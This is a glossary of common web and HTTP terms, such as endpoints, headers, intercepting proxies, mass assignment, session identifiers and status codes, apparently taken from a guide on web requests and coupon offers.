- Coupon code: a short string that gives a discount or free benefit when redeemed at checkout.
- Domain: the part of an email address or web address after the
@orwww, naming the organisation that runs it, such as.edufor educational institutions. - Endpoint: a specific address on a website that handles one kind of request, such as creating a user or issuing a coupon.
- Header: an extra line in an HTTP request or response carrying information about it, such as the browser type or the content format.
- HTTP: the language browsers and websites use to exchange requests and responses.
- HTTPS: HTTP with encryption, so nobody in between can read or change the traffic.
- Intercepting proxy: a tool that sits between your browser and a website, pausing each request so you can read and edit it before it is sent.
- JSON: a text format for structured data, written as
{"name": "value"}pairs, used by programs to exchange information. - Mass assignment / parameter injection: a server accepting and using every field found in a request, including fields the official form never sends.
- Method: the word at the start of an HTTP request saying what kind of action it is, such as
GETto fetch orPOSTto submit. - Path: the part of a web address after the domain, saying which part of the site the request is for.
- Request body: the data submitted with an HTTP request, such as a JSON object.
- Response body: the data a website sends back, such as a JSON object.
- Server-side: happening on the website's own computers rather than in the user's browser, so the user cannot change it.
- Session identifier: a value in a cookie that proves you are logged in; it works like a password.
- Status code: a three-digit number in an HTTP response saying how it went, such as
200for success or201for created. - Token: a short string that proves something, such as that a request is authorised or that an offer was issued to you.
- User-Agent: a header telling the website which browser and operating system sent the request.
- Vulnerability: a weakness in a website or program that someone can use to make it behave in a way its owners did not intend.





